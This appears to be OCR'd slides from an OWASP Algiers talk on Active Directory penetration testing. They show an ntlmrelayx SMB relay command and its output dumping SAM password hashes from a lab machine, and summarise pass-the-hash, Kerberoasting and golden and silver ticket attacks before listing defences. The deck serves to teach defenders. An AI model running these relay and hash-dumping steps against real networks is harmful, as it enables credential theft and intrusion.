
SMB Relay Attack



```
root@kali:/opt/impacket/examples# python ntlmrelayx.py -tf targets.txt -smb2support
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server
```

SMB Relay Attack



```
[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] Authenticating against smb://10.0.3.6 as MARVEL\fcastle SUCCEED
[*] SMBD-Thread-5: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] Authenticating against smb://10.0.3.6 as MARVEL\fcastle SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] HTTPD: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] HTTPD: Client requested path: /
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xfa072c0e2986a4f488febee364a21a2a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Target system bootKey: 0xfa072c0e2986a4f488febee364a21a2a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] SMBD-Thread-8: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] Authenticating against smb://10.0.3.6 as MARVEL\fcastle SUCCEED
[*] Target system bootKey: 0xfa072c0e2986a4f488febee364a21a2a
PParker:500:aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dcd475c072863269:::
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
PParker:500:aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dcd475c072863269:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
PParker:500:aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dcd475c072863269:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4f87de4f8fbabd41ae5558a122f6d592:::
[*] Done dumping SAM hashes for host: 10.0.3.6
```

Unprivileged User Creds

- You have access to a domain machines using Unprivileged user, start enumerating :
  - ➢ Users
  - ➢ Groups
  - ➢ SPNs
  - ➢ ACLs

- Automated vs Manual Tools
  - PowerUP
  - PowerView
  - adPEAS
  - BloodHound

Hack Time

When We Use Most of the Attacks

- **Over-Pass-The Hash :** Requires access as user. Use to **Pivot**
- **Pass-The-Ticket :** Requires access as user. Use to **Pivot**
- **Kerberoasting :** Requires access as any user. Use to **Escalate** and **Pivot**
- **Golden Ticket :** Requires full domain compromise. Use for **Persistence** and **Pivoting**
- **Silver Ticket :** Requires Service Hash. Use for **Persistence** and **Escalation**

Remediating : LLMNR/NBT-NS Poisoning

The Best Defense is to disable LLMNR and NBT-NS

- In Case the Company Cannot Disable LLMNR/NBT-NS:
- Apply Network Access Control
- Apply Strong User password Policy, the more complex and long the harder it is to crack it.

Defenses: PTH & PTP

Hard to completely prevent, but we can make it more difficult for the attack:

- Limit Account re-use:
  - Avoid re-using local Admin Password
  - Disable Guest and Administrator Accounts
  - Limit who is local a administration (Least Priv)
- Utilize Strong Passwords (> 14 Chars)
- Enable Multi Factor Authentication
- Account Tiering

Defenses: Kerberoasting

- Use Complex Password Policy at least 25 Characters for Service Accounts
- Regulatory rotate password every 30 days
- Enforce the principle of least Privilege for all service accounts
- Monitoring is The Key

Resources

PentesterAcademy

Root Me

Try Hack Me

VULNHUB

HACKTHEBOX

GOAD

GAME OF ACTIVE DIRECTORY

OWASP ALGiERS

Contact us

ALGIERS-LEADERS@OWASP.ORG

https://owasp.org/www-chapter-algiers/